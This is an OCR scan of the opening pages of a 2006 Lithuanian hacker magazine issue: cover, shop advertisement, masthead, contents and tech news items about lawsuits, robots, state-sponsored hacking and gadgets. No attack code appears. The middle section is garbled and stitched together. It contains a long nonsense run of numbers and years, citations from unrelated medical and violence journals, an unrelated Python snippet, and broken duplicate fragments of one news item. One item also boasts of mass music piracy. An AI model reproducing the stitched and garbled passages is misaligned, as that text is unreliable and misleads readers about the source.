



Nr. 2 (33) /2006

# Skriptai šeimininkės tarnyboje

**[hardware]** Kietojo draugo palikrinimas

**[software]** Dovanėlė adminui  
Menuetos

**[scena]** Didžiosios hackeriškos dalos

**[hack]** Wi-Fi po skalpeliu  
Kavos puodukas  
Pakeltame geležinę uždangą

**[unixoid]** Froindšaftas su veiniuku

**[coding]** Mirtis apsaugoms  
DELPHI visagalis

prenumeratos  
kaina:

su CD 5,99 Lt  
be CD 3,99 Lt

Kaina 9,99 Lt  
Nr. 2 (33) '06

UP Group



917716481686000

**SPECIALISTAI REKOMENDUOJA**

**ICG**  
**KOMPIUTERIAI**

**KAI KITI KOMPIUTERIŲ GAMINTOJAI  
GARANTIJĄ MAŽINA - ICG DIDINA**



**VISIEMS ICG STACIONARIEMS  
KOMPIUTERIAMS**

**- WWW.ICG.LT - GARANTIJOS LYDERIS! -**

VILNIUS | HYPER ICG  
PILKŲSIO G. 17,  
TEL.: (8-5) 2111188  
TEL.: (8-5) 2101187

KAUNAS | HYPER ICG  
SAVANORIŲ PR. 315,  
(šalia II šaukšto g.)  
TEL.: (8-37) 775 843

KLAIPEDA  
KULIŲ VARTŲ G. 5,  
TEL.: (8-46) 354717  
TEL.: (8-46) 410071

ŠIAULIAI  
VASARIO 16-OSIOS G. 41,  
TEL.: (8-41) 52 60 66

PANEVŽYS  
V. KUDIRKOS G. 3,  
TEL.: (8-45) 435626  
TEL.: (8-699) 33048

ALYTUS  
UGNIAGIRIŲ G. 7,  
TEL.: (8-315) 73280

TAURAGĖ  
VASARIO 16-OSIOS G. 4,  
TEL.: (8-446) 55011  
TEL.: (8-699) 33262

TELŠIAI  
RESPIBLIKOS G. 34-3,  
TEL.: (8-444) 51020  
TEL.: (8-699) 33265

UTENA  
KAUNO G. 19,  
TEL.: (8-385) 50007  
TEL.: (8-699) 33194

MARIJAMPOLĖ  
GIDIMNO G. 7  
TEL.: (8-343) 565





Gerali būti nykštuku. Kodėl? Tau nereikia sekti naujų kompiuterinės erdvės, nes tau visai nereikalingas kitų ilgai laukiamas 3D colių įstrižainės monitorius. Tau visai pakanka ir „penktoji“. Kodėl dar? Kompiuterio dėžė gali tapti antrais namais, kuriuose tu įsisuksi savo lizdą — tada nepamirši kartkartėmis nuvalyti storu dulkių sluoksniu padengtų mikroschemų bei kompiuterio elementų. Jeigu tu esi mažas nykštukas, tai klaviatūra gali maigyti ne rankomis, o pėdomis — tai nepatogu, tačiau teikia ne mažiau malonumo, negu tie kompiuteriniai kilimėliai, ant kurių turi šokti pagal specialias programas sukurta šoki. Ir pelė tampa tokiu mielu padaru, jog ją gali naudoti kaip roges vaikystėje — atsigulti ir kojų galais įsibėgąjęs čiuoži į priekį. Smagu būti nykštuku — paprastai kompiuteriai jam kaip kosminė stotis mums, žemėčiams. Ir išvis, kodėl būtent nykštukai?!

Virusas tavo kompiuterį gali paversti paprasčiausia plastika ir metalo konstrukcija, kuri taps puikiai pamoka ateityje kruopščiai saugoti savo duomenis bei vengti „keistų“ failų iš Interneto. Būtent virusai ir paverčia žmones nykštukais.

Joker

# DIDŽIOJI PRENUMERATOS AKCIJA BAIGĖSII

## Sveikiname nugalėtojus:

**Apple iPod Nano** laimėjo Linas Markevičius iš Vilniaus.

**Altec Lansing** kolonėles laimėjo Raimundas Leščinskas iš Palangos raj.

**Samsung Digimax A50** laimėjo Viktoras Puronas iš Vilniaus.

**AverMedia TV+FM** imtuvą laimėjo Darius Abramavičius iš Marijampolės.

**Kingston SD/MMC** kortelių skaitytuvus laimėjo Jonas Dulinskas iš Kauno, Egidijus Muralis iš Jonavos ir Paulius Batčionas iš Šiaulių raj.

Laimėtojų prašome paskambinti redakciją (tel. 8-37 763 203) ir susitarti dėl prizų atsiėmimo.



Geriausi „Hakerio“ draugai:


ALTEC LANSING

SAMSUNG

Kingston

AVerMedia





**Žurnalas „HAKERIS“**  
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas  
<http://www.hakeris.lt>  
[root@hakeris.lt](mailto:root@hakeris.lt)

**Vyr. redaktorius**  
Arnoldas Augutis

**Atsakingasis redaktorius**  
Artūras Rumiancevas

**Dizaineris-maketuotojas**  
Andrius Ralžys

**Stilistė**  
Laura Barzdaitienė

**REDAKCIJA:**  
Žydrūnė Miševičius,  
Edmundas Valaitis,

Kristina Dembinskaitė,  
Aurelija Pociūtė,  
Jungita Martikaitienė,  
Erikas Ovčarenko,  
Ričardas Jaščemskas,  
Tereza Štuopytė.

**LEIDĖJAS:**  
UAB „InDiza“  
Draugystės g. 15,  
51226 Kaunas, LT  
Tel.: +370 37 763 203  
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:  
Stasys Švabas  
Mob. tel.: +370 614 16659  
+370 5 210 1520  
Fax. +370 5 210 1521  
[stasys@upg.lt](mailto:stasys@upg.lt)

**SPAUDĖ:**

AB spaustuvė „Spindulys“  
Gedimino g. 10,  
LT-44318 Kaunas  
Užs. Nr. 6.69  
Žurnalas parengtas bendradarbiaujant  
su kompanija  
„GameLand International, Inc.“

Be kokią programinę įrangą, patarimus ar  
kitą informaciją naudojate SAVO PATIES  
RIZIKA  
ir tik JŲSI VIENINTELIS atsakote  
už bet kokią žalą, padarytą kompiuterinei  
sistemai, visuomeninei ar savo paties gerovei.

Redakcijos nuomonė  
nebūtina sutampa su  
tekstų autorių nuomone.



## NEWS

06

NAUJIENOS

## FERRUM

11

KIETOJO DRAUGO PATIKRINIMAS

## SOFTWARE

16

DOVANĖLĖ ADMINUI  
MENUETOS

22

## SCENA

26

DIDŽIOSIOS HAKERISKOS DATOS

## HACKING

34

HACK FAQ

35

EKSPLOITU APŽVALGA

36

WI-FI PO SKALPELIU

40

SKRIPTAI ŠEIMININKĖS TARNYBOJE

46

KAVOS PUODUKAS

48

PAKELIAME GELEŽINĘ UŽDANGĄ

## UNIXOID

52

FROINDSAFTAS SU VELNIUKU

## CODING

58

MIRTIS APSAUGOMS

62

„DELPHI“ VISAGALIS

## UNITS

68

UNITS FAQ





## ISIUTUSI SESILIJA PRIEŠ „YAHOO“

6] Gyveno kartą Sesilija Beirns. Gyveno ji ne viena, o su savo draugu Rendolfu. Kaip dažnai nutinka, ilgainiui jie vienas kitam atsibodo, po ko prasidėjo ginčiai bei skandalai. Vieną gražią dieną



Sesilija pareiškė: „Impotentas! Man reikia tikro vyro, eržilo. Eik lauk, niekam tikęs šikniau!“. Rendolfas išėjo, tačiau istorija tuo nesibaigė. „Impotentas“ pasirodė besas kerštingas, todėl norėdamas savo buvusiai draugei pridaryti nemalonumų, užėjo į Yahoo kompanijos paženčių svetainę, ten užregistravo anketą ir prie jos prikabinė apsinuoginusios Sesilijos nuotrauką. Kontaktuose Rendolfas nurodė jos darbo telefoną, mobilųjį ir elektroninio pašto adresą. Kadangi gamta Sesilijai nepagalėjo dailių formų, jau kitą dieną

pasipylė siūlymai „draugiškai pabendrauti“, ir kasdien jų buvo vis daugiau. Moteris pamėgino susisiekti su svetainės administracija ir išimti anketą, tačiau ten jos skundai buvo tiesiog ignoruojami. Tada ji padavė Yahoo į teismą. „Trys milijonai dolerių, ir mano psichologinė trauma užgis“, — sušuko ponė. Kol kas neaišku, kiek Sesilijai atiteks pinigų. Tačiau aš seksiu šios istorijos tęsinį ir papasakosiu, kuo ji pasibaigė.

## PARSISIUNTEI „MP3“? MOKĖK BAUDĄ

Čikagoje baigėsi Sesilijos Gonzales teismas, kur ji buvo kaltinama neteisėtu muzikos siuntimusi iš interneto. Poniutės kompiuteryje buvo saugoma apie tūkstantį mp3 formato kūrinių. „Na ir kas?“ — paklausė tu. „O tas, kad dabar sumokėk 22,5 tūkstančius dolerių!“ — toks buvo teismo nuosprendis. Šiai ponė dar pasisėkė, kad ją padavusios į teismą garso įrašų kompanijos RIAA ieškinyje minėjo tik 30 dainų. Baudos suma gauta už kiekvieną iš šių kūrinių priskaičiavus po 750 dolerių. Šiaip jau RIAA senai buvo nusižiūrėjusi ponį Gonzales, kuriai dar anksčiau buvo siūloma sumokėti 3500 dolerių ir taip užglaistyti incidentą. Ponė Gonzales atsisakius, byla pasiekė teismą. Ekspertai mano, jog ši byla taps posūkiu kovojant su autorių teisių pažeidėjais, kadangi tokios baudos už paprastą dainų siuntimąsi dar niekas nebuvo gavęs. O eiliniai interneto vartotojai mano, kad RIAA važiuoja stogas. Naudodamasis proga, noriu prisipažinti, kad mano kolekcijoje daugiau nei 40 tūkstančių mp3'ioščių, o mano kaimynas jų turi dar daugiau. Ir RIAA gali pabučiuoti mums į užpakalius :).



## NAUJOVIŠKAS SPIDOMETRAS

Seniai aišku, jog didžioji dauguma automobilių avarių įvyksta dėl kelių eismo taisyklių pažeidimo, iš kurių daugiausiai — dėl greičio viršijimo (apie 25% visų avarių). Tik kaip gi tuo įtikinti pačius vairuotojus? Visokie profilaktiniai aiškinamieji renginiai nieko gero neduoda, o baudos nusėda pačių kelių patrulių kišenėse. Vis dėlto Kanados valdžia parinko tinkamą receptą. Nuo šiol su tokiais pažeidėjais bus kovojama pačiomis radikaliausiomis priemonėmis. Ne, be jokios abejonės, greito važiojimo mėgėjai nebus sodinami į elektros kėdę, tiesiog planuojama visose (pagal galimybes) mašinosė sumontuoti specialius greičio ribotuuvus. Dabar visus bandymus pasiekti pirmą kosminį greitį ribos pats automobilis: artėjant prie apriboto greičio zonos, akseleratoriaus pedalas vis smarkiau priešinsis spaudimui. Informacija apie tai, kur



ir koks greitis bus leidžiamas, bus nustatoma su įmontuotu GPS modulių, kuris gales sutikrinti bolido buvimo vietą su leidžiamu greičiu žemėlapiu. Ši sistema jau išbandyta Šiaurės Amerikoje, Švedijoje, Nyderlanduose ir Britanijoje, kur parodė puikius rezultatus.

Tiesa, tokį įrenginį daugelis vairuotojų greičiausiai pasitiks atvirai pasiipkinę, ir kol kas dar neaišku, kaip visus priversti juos įdiegti.

## LABORATORIJA, KURI APJUNGĖ „GOOGLE“ IR „MICROSOFT“

Kas galėjo pagalvoti, kad po daugybės netenų bei teisminių aiškinimų tarp Google ir Microsoft, šios dvi kompanijos pradės bendradarbiauti. Prie jų prisijungė ir Sun Microsystems, kuri taip pat kovoja su Microsoft, tačiau palaiko šiltus santykius su Google. Priešiškas puses apjungusiu projektu tapo RAD (atsparios su-trikimams adaptyvios paskirstytosios sistemos) tyrimų laboratorija, įkurta Kalifornijos Berklio universitete. Trys IT gigantai į ją investavo po 7,5 milijonus bei pasižadėjo kasmet išskirti dar po 1,5 milijono iš kiekvienos kompanijos. Laboratorijos tikslas —

sukurti tinklinę programinę įrangą, kuri padėtų paleisti stambius eBay.com ir Amazon.com tipo internetinius portalus. Kol kas laboratorijoje dirba 16 žmonių, tarp kurių yra profesorių ir talentingų Berklio universiteto absolventų, jiems vadovauti paskirtas profesorius Deividas Patersonas. Be abejo, po naujienos apie pradėtą bendradarbiavimą pasklido gandai, jog karui tarp IT industrijos monstrų atėjo galas. Tačiau vadovaujantysis „Microsoft“ tyrinėtojas Džeimsas Larusas paneigė juos pareiškęs, jog susitarimas buvo sudarytas ne vardan taikos, o tik todėl, kad visoms trims pusėms jis atneš naudos.



Microsoft

Google



## NAUJASIS HUMANOIDAS



Kompanija „Honda“ pade-  
monstravo naują savo žymiojo  
roboto ASIMO versiją, kuris  
pastaruoju metu tapo viena  
iš pagrindinių firmos vizitinių  
kortelių. Esminių naujovių  
naujai išleistame modelyje  
ne tiek jau daug. Nuo šiol  
ASIMO gali vaikščioti praktiš-  
kai paprasto žmogaus ėjimo  
greičiu (maždaug 6 km/h), o  
eidamas gali laikyti žmogų už  
rankos. Taip pat robotas bu-  
vo išmokytas atlikti įvairius  
nesudėtingas biuro darbus:  
jis gali nešioti kai kuriuos daikt-

tus (pavyzdžiui, karštą kavą), be to, pardavinėti nurodytą informaciją. Naujasis ASIMO jau pardavinėjamas, o gamintojai tikisi, jog atsiras nemažai pirkėjų, kurie vietoje sekretorių pagelbės įdarbinti tikrą robotą. Tiksliai roboto kaina kol kas neatskleidžiama, tačiau man viduje kažkas kužda, kad už tuos pačius pinigus bus galima nusisamdyti visą ilgakojų sekretorių būrį, be to, aš labai abejoju, kad jos bus mažiau efektyvios.

**HARDNEWS ▲**

## PADOVANOK „PHILIPS“

Sventės jau senai praėjo. Ar tu visiems padovanojai dovanų? Jeigu taip, tai labai gerai. Na, o jeigu ką nors pamiršai, tai gal tas kažkas buvo išvažiavęs? Beje, ar savęs nepamiršai? Jeigu taip netyčia nutiko, šią klaidą tu gali labai lengvai ištaisyti: kompanija „Philips“ išleido naują įrašantį DVD įrenginį DVDR 3330 H, kuris bet kam galėtų būti puiki dovana. Pakanka jį prijungti prie televizoriaus, ir tu pamirši daugelį problemų: dabar nesvarbu, ar tu namie, ar ne, planuojamas įrašymas neeis praleisti mėgstamo filmo ar laidos. Su įrašymu susijusios ir kitos galimybės: laidos pradžios peržiūra (kol pabaiga dar rašoma), automatinis įrašymas pagal grafiką, patikusių scenų atkūrimas įrašymo metu ir taip toliau. *i.Link* sąsaja leidžia vaizdą rašyti ir iš skaitmeninės vaizdo kameros. Tiesa, { ką visa tai įrašinėjama? Atsakymas paprastas ir malonus — į įmontuotą 160 Gb kietąjį diską! Taigi vietos užteks visiems. Tačiau tai ne tik įrašymo įrenginys, bet ir grotuvas, kuris atpažįsta daugybę formatų: DVD, DVD+R/RW, DVD-R/RW, (S)VCD, JPEG, CD, CD-R/RW ir MP3-CD. Malonaus žiūrėjimo!



## ANTIHAKEŠKA MIKROSCHEMA

Neseniai vyksiname susitikime su spaudos atstovais ir kompiuteriniu jaunimu „Intel“ korporacija pasidalino informacija apie savo būsimus projektus. Ko gero, pati įdomiausia ir perspektyviausia yra naujoji mikroschema, įdiegta motininėje plokščiėje ir sekanti paleistų programų kodo pasikeitimus. Daugelis šių laikinių kirminių veikia paleistas programas, neretai į jas įterpdami kitam užkėrimui skirtus savo modulius. „Intel“ saugumo mikroschema greitai aptiks tokį įsikišimą ir perduos pavojaus signalą, po ko adminas galės kompiuterį išjungti iš tinklo arba ieškoti vaistukų. Galima padaryti taip, kad pasirodžius pavojaus signalams visa tai būtų daroma automatiškai. Kadangi toli gražu ne visi vartotojai savo kompiuteriuose įdiegia antivirusus ir nuo šnipinėjimo saugančią programinę įrangą, mikroschemos įtrau-



kimas į standartinę AK komplektaciją žada padidinti bendrą kompiuterių saugumą. „Intel“ atstovai pranešė, jog jų kompanija nepretenduoja visiškai pakeisti security srities programų, tačiau mano, kad jų mikroschema puikiai papildys kitas apsaugos programas.

## NETIESIOGINIAI IRODYMAI

721 197 976 934 04737

[illegible]

Stat., American Inst., 44-45, 1950-51, 46-47, 1952-53, 48-49, 1954-55, 50-51, 1956-57, 52-53, 1958-59, 54-55, 1960-61, 56-57, 1962-63, 58-59, 1964-65, 60-61, 1966-67, 62-63, 1968-69, 64-65, 1970-71, 66-67, 1972-73, 68-69, 1974-75, 70-71, 1976-77, 72-73, 1978-79, 74-75, 1980-81, 76-77, 1982-83, 78-79, 1984-85, 80-81, 1986-87, 82-83, 1988-89, 84-85, 1990-91, 86-87, 1992-93, 88-89, 1994-95, 90-91, 1996-97, 92-93, 1998-99, 94-95, 2000-01, 96-97, 2002-03, 98-99, 2004-05, 100-101, 2006-07, 102-103, 2008-09, 104-105, 2010-11, 106-107, 2012-13, 108-109, 2014-15, 110-111, 2016-17, 112-113, 2018-19, 114-115, 2020-21, 116-117, 2022-23, 118-119, 2024-25, 120-121, 2026-27, 122-123, 2028-29, 124-125, 2030-31, 126-127, 2032-33, 128-129, 2034-35, 130-131, 2036-37, 132-133, 2038-39, 134-135, 2040-41, 136-137, 2042-43, 138-139, 2044-45, 140-141, 2046-47, 142-143, 2048-49, 144-145, 2050-51, 146-147, 2052-53, 148-149, 2054-55, 150-151, 2056-57, 152-153, 2058-59, 154-155, 2060-61, 156-157, 2062-63, 158-159, 2064-65, 160-161, 2066-67, 162-163, 2068-69, 164-165, 2070-71, 166-167, 2072-73, 168-169, 2074-75, 170-171, 2076-77, 172-173, 2078-79, 174-175, 2080-81, 176-177, 2082-83, 178-179, 2084-85, 180-181, 2086-87, 182-183, 2088-89, 184-185, 2090-91, 186-187, 2092-93, 188-189, 2094-95, 190-191, 2096-97, 192-193, 2098-99, 194-195, 2100-01, 196-197, 2102-03, 198-199, 2104-05, 200-201, 2106-07, 202-203, 2108-09, 204-205, 2110-11, 206-207, 2112-13, 208-209, 2114-15, 210-211, 2116-17, 212-213, 2118-19, 214-215, 2120-21, 216-217, 2122-23, 218-219, 2124-25, 220-221, 2126-27, 222-223, 2128-29, 224-225, 2130-31, 226-227, 2132-33, 228-229, 2134-35, 230-231, 2136-37, 232-233, 2138-39, 234-235, 2140-41, 236-237, 2142-43, 238-239, 2144-45, 240-241, 2146-47, 242-243, 2148-49, 244-245, 2150-51, 246-247, 2152-53, 248-249, 2154-55, 250-251, 2156-57, 252-253, 2158-59, 254-255, 2160-61, 256-257, 2162-63, 258-259, 2164-65, 260-261, 2166-67, 262-263, 2168-69, 264-265, 2170-71, 266-267, 2172-73, 268-269, 2174-75, 270-271, 2176-77, 272-273, 2178-79, 274-275, 2180-81, 276-277, 2182-83, 278-279, 2184-85, 280-281, 2186-87, 282-283, 2188-89, 284-285, 2190-91, 286-287, 2192-93, 288-289, 2194-95, 290-291, 2196-97, 292-293, 2198-99, 294-295, 2200-01, 296-297, 2202-03, 298-299, 2204-05, 300-301, 2206-07, 302-303, 2208-09, 304-305, 2210-11, 306-307, 2212-13, 308-309, 2214-15, 310-311, 2216-17, 312-313, 2218-19, 314-315, 2220-21, 316-317, 2222-23, 318-319, 2224-25, 320-321, 2226-27, 322-323, 2228-29, 324-325, 2230-31, 326-327, 2232-33, 328-329, 2234-35, 330-331, 2236-37, 332-333, 2238-39, 334-335, 2240-41, 336-337, 2242-43, 338-339, 2244-45, 340-341, 2246-47, 342-343, 2248-49, 344-345, 2250-51, 346-347, 2252-53, 348-349, 2254-55, 350-351, 2256-57, 352-353, 2258-59, 354-355, 2260-61, 356-357, 2262-63, 358-359, 2264-65, 360-361, 2266-67, 362-363, 2268-69, 364-365, 2270-71, 366-367, 2272-73, 368-369, 2274-75, 370-371, 2276-77, 372-373, 2278-79, 374-375, 2280-81, 376-377, 2282-83, 378-379, 2284-85, 380-381, 2286-87, 382-383, 2288-89, 384-385, 2290-91, 386-387, 2292-93, 388-389, 2294-95, 390-391, 2296-97, 392-393, 2298-99, 394-395, 2300-01, 396-397, 2302-03, 398-399, 2304-05, 400-401, 2306-07, 402-403, 2308-09, 404-405, 2310-11, 406-407, 2312-13, 408-409, 2314-15, 410-411, 2316-17, 412-413, 2318-19, 414-415, 2320-21, 416-417, 2322-23, 418-419, 2324-25, 420-421, 2326-27, 422-423, 2328-29, 424-425, 2330-31, 426-427, 2332-33, 428-429, 2334-35, 430-431, 2336-37, 432-433, 2338-39, 434-435, 2340-41, 436-437, 2342-43, 438-439, 2344-45, 440-441, 2346-47, 442-443, 2348-49, 444-445, 2350-51, 446-447, 2352-53, 448-449, 2354-55, 450-451, 2356-57, 452-453, 2358-59, 454-455, 2360-61, 456-457, 2362-63, 458-459, 2364-65, 460-461, 2366-67, 462-463, 2368-69, 464-465, 2370-71, 466-467, 2372-73, 468-469, 2374-75, 470-471, 2376-77, 472-473, 2378-79, 474-475, 2380-81, 476-477, 2382-83, 478-479, 2384-85, 480-481, 2386-87, 482-483, 2388-89, 484-485, 2390-91, 486-487, 2392-93, 488-489, 2394-95, 490-491, 2396-97, 492-493, 2398-99, 494-495, 2400-01, 496-497, 2402-03, 498-499, 2404-05, 500-501, 2406-07, 502-503, 2408-09, 504-

Journal of Interpersonal Violence 26(12)

© 2004 Blackwell Publishing Ltd, *Journal of Internal Medicine* 255: 103–110

```

# Create a list of lists
my_list = [[1, 2, 3], [4, 5, 6], [7, 8, 9]]

# Iterate over the list of lists
for i in range(len(my_list)):
    for j in range(len(my_list[i])):
        print(my_list[i][j])

```

gali būti suinteresuotos pirm

kų tyrimais, tačiau tik vyriaus

kybiškus apsaugotų sistemų  
dėmį suorganizuoti informacijai

ja panaudoti technologijos

kams sukurti sugaišo dešimt

„Mes nēturime [kalciū, taciū, nemazai!“ — reziumavo iis.

skaito naujienų, nes priešing

rimų tinkluose veikia desimty-  
rie poredami parinkti reikiam

i vyriausybę pagalbos. Žodžiu

Jeigu rytoj JAV nuspręstų, kad Pentagono kompiuteriuose?

čiasis pasaulinis karas.

Hakerių užpuolimai ant svarbių Amerikos vyriausybės tinklo resursų tęsiasi, o pastaruoju metu jie dar ir padažnėjo. Kas už jų stovi? Kevinas Mitnikas? Osama bin Ladenas? „Ne!“ — atmeta pagrindinius įtariamuosius FIB direktoriaus pavaduotojas Luisas Reigelis. „Tai kiti šalių vyriausybės!“. Be abejo, ne tik vyriausybės

gali būti suinteresuotos pirmaujančių amerikiečių mokslininkų tyrimais, tačiau tik vyriausybės turi galimybes inicijuoti kybiškus apsaugotų sistemų nulaužimus. „Šaliai kur kas pigiau suorganizuoti informacijos vagystę per internetą ir po to ją panaudoti technologijos plėtojimui. O JAV tokiems dalykams sukurti sugaišo dešimtmečius“, — paaiškino Reigelis. „Mes neturime įkalčių, tačiau šį bei tą įtariame, o tai jau nemažai!“ — reziumavo jis. Sprendžiant iš visko, FTB neskaito naujienų, nes priešingu atveju ji žinotų, kad NASA tyrimų tinkluose veikia dešimtys nepilnamečių skriptvaikių, kurie norėdami parinkti reikiamą eksploitą ne neketina kreiptis į vyriausybę pagalbos. Žodžiu, neramūs šiandienos laikai. O jeigu rytoj JAV nuspręs, kad tai Rusijos vyriausybė kapstosi Pentagono kompiuteriuose? Žodis po žodžio, ir taip kils Trečiasis pasaulinis karas.



## ČILĖS HAKERIAI PASKELBĖ KARĄ PERU HAKERIAMS

Jeigu tu kartais pažiūri CNN, tai turėtum žinoti, kad tarp Čilės ir Peru dabar subrendo rimtas konfliktas. Čilė valdo 38 tūkstančius kvadratinį kilometrų nuostabių žuvingų vandenų, o kaimyninė Peru ketina juos pasisavinti. Žodžiu, šios dvi valstybės nepaliauja ginčytis dėl savo teritorijų, tačiau kėsintis į žuvingus vandenius — to jau per daug. Paskutiniu lašu tapo nesėkmingi bandymai pasidalinti populiarus vietinio alkoholinio gėrimo „pisco“ autorystę. Kol savo šalis atstovaujantys politikai vieni kitiems rauna plaukus, Peru hakeriai nusprendė ne juokais klibti į darbą. Jie ėmėsi laužti vyriausybines svetaines, palikindami ten maždaug tokio stiliaus lozungus: „Atiduokite mūsų žuvį! Šalin rankas nuo piskos!“. Bet ir Čilėje gyvena ne vien tik fermeriai. Neilgai galvoję, Čilės hakeriai nulažė Peru vyriausybės svetainę, kurioje paliko tokią žinutę: „Neatiduosime savo žuvies! Ir mūsų piskos nelieskit!“. Štai tokios aistros verda Čilės ir Peru platybėse. Kuo visa tai baigsis — kol kas neaišku.

HARDNEWS ▲

## „PRESTIGIO“ PRESTIŽAS

Kompanijos „Prestigio“ darbui kelyje skirtų ir nedidelių gabaritų bei svorio nešiojamųjų kompiuterių šeimyna pasipildė nauju modeliu. Tai Visconte 1450W, plonas ir stilingas mobilusis AK, palaikantis geras galimybes, labai našus ir turintis daugybę įdomių funkcijų. Jis kainuoja šiek tiek per tūkstantį dolerių. Patelkiamos dvi pagrindinės mobiliojo AK modifikacijos: su procesoriumi Intel Pentium M 7xx (1.60–2.0 GHz, 533 MHz FSB, 2 Mb L2) arba su procesoriumi Intel Celeron M 3xx (1.30 GHz ir aukščiau, 400 MHz FSB, 512 Kb/1 Mb, 90 nm), turi iki 2 Gb atminties. Pentium M modeliai sukurti antros kartos Centrino pagrindu, todėl jie jau turi Wi-Fi adapterį ir 8 kanalų garso kodeką. Be to, visi modeliai turi plačiaformatį 14 colių ekraną ir įmontuotą web kamerą. Tiesa, tai labiau skirta pramogoms, o rimti piliečiai įvertins įmontuotą Bluetooth adapterį, atminties kortelių skaitytuvą, didelį lizdų rinkinį ir pažadėtas 4,5 autonominio darbo valandas. Ir nepamirškite stilingos išvaizdos!



## PILNAVERTIS „SAMSUNG USB“

Dabar rinkoje parduodama tiek flash grotuvų, kad tik labai tingus gamintojas savo arsenale dar neturi tokio įrenginio. Savaimė suprantama, jog esant tokiai pasiūlai įprastu įrenginiu jau nieko nebenustebinsi, todėl gamintojai į savo produktus prideda mažų, bet labai įdomių, naudingų ir patogių galimybių. Toks įrenginys yra mp3 flash grotuvas Samsung YP-U1, kuris turi pilnavertį įmontuotą USB lizdą, kas leidžia



jam apseiti be nepatogių prailginimo laidų. Tiesiog jį įjungi į kompiuterio USB lizdą, ir viskas — siųskis muziką. Štai kurios šio grotuvo galimybės. Kitose srityse jis taip pat neblogas: atpažįsta MP3, OGG, ASF ir WMA formatus, SRS WOW 3D garso sistemą. Parduodamų modelių talpa svyruoja nuo 256 Mb iki 1 Gb, kurie gamintojų tvirtinimu vien tik su akumuliatoriaus energija gali dirbti iki 13 valandų. Įrenginio gabaritai: 23,8x87,8x13,5 mm; svoris: 30 g.

## STALINĖ RAKETŲ PALEIDIMO SISTEMA



Žinoma internetinė parduotuvė „Marks & Spencer“ savo pirkėjams pasiūlė gana originalų USB įrenginį, kuris galėtų tapti nebloga dovana. Šis žaisliukas iš tiesų yra miniatiūrinė raketų paleidimo sistema, kurioje vietoje sviedinių naudojami stilizuotos raketos formos strypeliai. Jeigu į kompiuterį įdiegsi komplekte pateikiamą programinę įrangą, tai šią artileriją bus galima pilnai

valdyti tiesiog monitoriaus ekrane. Norėdama nusitaikyti, sistema gali pasisukti aplink savo ašį ir pakeisti atakos kampą. Be abejo, pataikymo tikslumas pasiekiamas ne iš karto, tačiau po kelių treniruočių bus galima strypelį praktiškai bet koku atstumu paleisti tiesiai į užsižiopsojusio boso kaktą. Jeigu įkalbintumei savo kolegas taip pat nusipirkti šį įrenginį, tai biurą būtų galima tuoju pat paversti tikra karo veiksmų zona. Deja, kartu su sistema pateikiami tik trys strypeliai-raketos, kurie tikrai greitai pasimes. Tačiau vietoje jų bus galima naudoti, pavyzdžiui, aštriai nudrožtus pieštukus, prie kurių dar papildomai reiktų pritvirtinti nedidelę atramą. Jeigu tu svajoji apie tokį įrenginį, tai būk pasiruošęs iš savo sąskaitos nurašyti 35 dolerius.



## LOGITECH CORDLESS DESKTOP COMFORT



Daugelis stacionarių kompiuterių vartotojų neįsivaizduoja paties kompiuterio be klaviatūros, todėl nenuostabu, jog šis elementas maigomas, čiupinėjamas ir kartais net trankomas dažniausiai. Tačiau yra ir dar vienas dalykas — pripratimas. Kartais žmonės pripranta prie įmantrių klaviatūrų ir nė neįsivaizduoja efektyvaus darbo su paprastomis mygtukų dėžutėmis. Štai jums viena tokių įmantrių klaviatūrų — Logitech Cordless Desktop Comfort. Kaip teigia gamintojai, ji sukurta norint pasiekti aukščiausius rezultatus dirbant bei žaidžiant kompiuterinius žaidimus. Jau nekalbant apie komunikaciją su kitais interneto vartotojais. Turbūt esminis šios klaviatūros bruožas — dvi klavišų sekcijos, kurios atskirtos viena nuo kitos tuščiu tarpu.

Patys klavišai pritaikyti taip, kad būtų kuo patogiau spausdinti abiem rankomis. Žinoma, tą patį siūlo ir visos kitos klaviatūros, tačiau kai dešinės rankos pirštai lenda po kairiosios pirštais, patogumo kaip ir nebūna. Klaviatūrai kompaniją palaiko ir aukštos kokybės belaidė optinė pelė MouseMan. Belaidė technologija leidžia tiek klaviatūrą, tiek pelę laikyti bet kurioje darbo stalo vietoje, o tai išties didelis žingsnis patogumo link. Optinė pelė „judą“ praktiškai ant bet kokio paviršiaus ir „nepadovanoja“ jokių kursoriaus trūkčiojimų ekrane. Elektroninis paštas, programos, internetas ir bylos pasiekiami vieno mygtuko paspaudimu — tai taip pat ne tokia jau didelė naujiena, tačiau ši klaviatūra pasižymi ypatingai protingai išdėstytais „trumpaisiais“ klavišais.

